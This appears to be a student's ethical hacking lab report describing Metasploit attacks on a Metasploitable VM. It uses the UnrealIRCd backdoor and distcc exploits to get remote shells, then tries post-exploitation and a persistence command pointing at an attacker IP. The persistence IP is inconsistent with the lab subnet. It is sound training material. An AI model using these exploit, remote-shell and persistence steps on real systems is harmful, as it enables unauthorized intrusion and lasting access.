

Ethical Hacking Assignment 4 - Aidan Sharpe

Network Configuration

To establish a connection between the two boxes, proper network configuration is required. The virtual machines (attacker and victim) were set to 'Host-Only Adapter' as seen below.




Attacker Network Configuration



Victim Network Configuration


To confirm a proper setup, the attacker pinged the victim and viewed its open ports using the `ping` and `nmap` commands on the victim's IP address (`192.168.56.104`).




Exploiting UnrealIRCd 3.2.8.1 Backdoor

Now that a proper connection has been confirmed, we can begin exploiting the victim machine. First we started `msfconsole` as root. The exploit is chosen using `use exploit/unix/irc/unreal_ircd_3281_backdoor`. Then the remote

and local host variables (RHOST and LHOST) are set to the victim and attacker IP addresses respectively. Next, a payload is chosen. In our case, we used the `cmd/unix/reverse` payload to establish a remote shell. After setting the local port (LPORT) to 4444, we began the exploit.




Unfortunately, while the exploit completed, no remote shell could be started. Looking into the options, no issues were found. Multiple payloads were tried, each yielding the same error message: "Exploit completed, but no session was created." That is until we deployed the payload, `cmd/unix/bind_perl`. Finally, we established a remote shell connection!



Exploiting the DistCC Daemon


The next exploit tested was the DistCC Daemon. Switching exploits in `msfconsole` is as easy as telling it to use the name of the new exploit. In our case, with the DistCC Daemon, we used `use exploit/unix/misc/distcc_exec`. The LHOST, RHOST, and LPORT were set to be the same as before. Finally, a payload was selected. The default was `cmd/unix/reverse`, so we tested that first. Unfortunately, we ran into the same error as before "Exploit completed,

but no session was created." Again, using `cmd/unix/bind_perl` as the payload instead of `cmd/unix/reverse` fixed the issue, and we successfully opened a remote shell.



Post Exploitation Activities

Now that a remote shell connection is established, we must gather information about and maintain our connection to the victim. We opted to learn about user and active process information.



While commands like `ps` and `uname -a` work in the remote shell, Meterpreter specific commands like `hashdump` and `migrate` did not work.

Persistence

Persistence is used to easily reconnect to the victim, even after reboots. Running the command `run persistence -U -i 60 -p 4444 -r 192.166.56.101` theoretically enables this behavior. Unfortunately, the shell provided no feedback upon execution, and upon restarting Metasploitable, there were no sessions to attach to.

Reflection

Hacking is finicky, I mean *super* finicky. Success with identical setups can vary, and slightly different environments can have drastically different results. Even following the setup to the tee can create non-functional results.

Fortunately, however, there are always a handful of potential solutions if one method does not work. For example, attempting to use the `cmd/unix/reverse` was unsuccessful, but that was just one of many potential payloads. Eventually, with enough trial and error, success may be found.

Even though a successful attack was launched, the shell environment was different than expected. For example, the instructions put the attacker in a Meterpreter environment, but the successful attack put the user in a `cmd/unix` shell environment instead. While Meterpreter provides some really useful tools, the `cmd/unix` shell is much more bare bones.